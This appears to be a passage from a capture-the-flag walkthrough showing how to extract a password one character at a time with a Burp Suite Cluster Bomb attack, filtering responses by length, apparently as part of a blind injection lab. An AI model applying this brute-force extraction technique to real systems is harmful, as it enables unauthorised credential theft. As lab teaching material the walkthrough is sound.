
Select the Matrix attack option, or use the Cluster Bomb feature in BurpSuite.

Set the first payload to range from 1 to 31, incrementing by 1, for each character in the password.

Configure the second payload with a-z, A-Z, and 0-9 to test every possible character in the password. Then click the Run button.
After all 1,922 requests are sent, click Length to filter for responses of different lengths, which reveal characters 2 to 32 of the password.

With the first character of the password from the earlier output, we are now able to retrieve the complete password.

Useful URL encoding
📚 Recommended Actions for Deeper Understanding
🎨 Get Creative: Try approaching it in different ways.
⚡ Experiment with Tools: Attempt brute-forcing using different tools like Burp Suite.
🦀 Code Challenge: Rewrite the Python script in Rust and test it.
Awesome! You can use this flag to access the next round.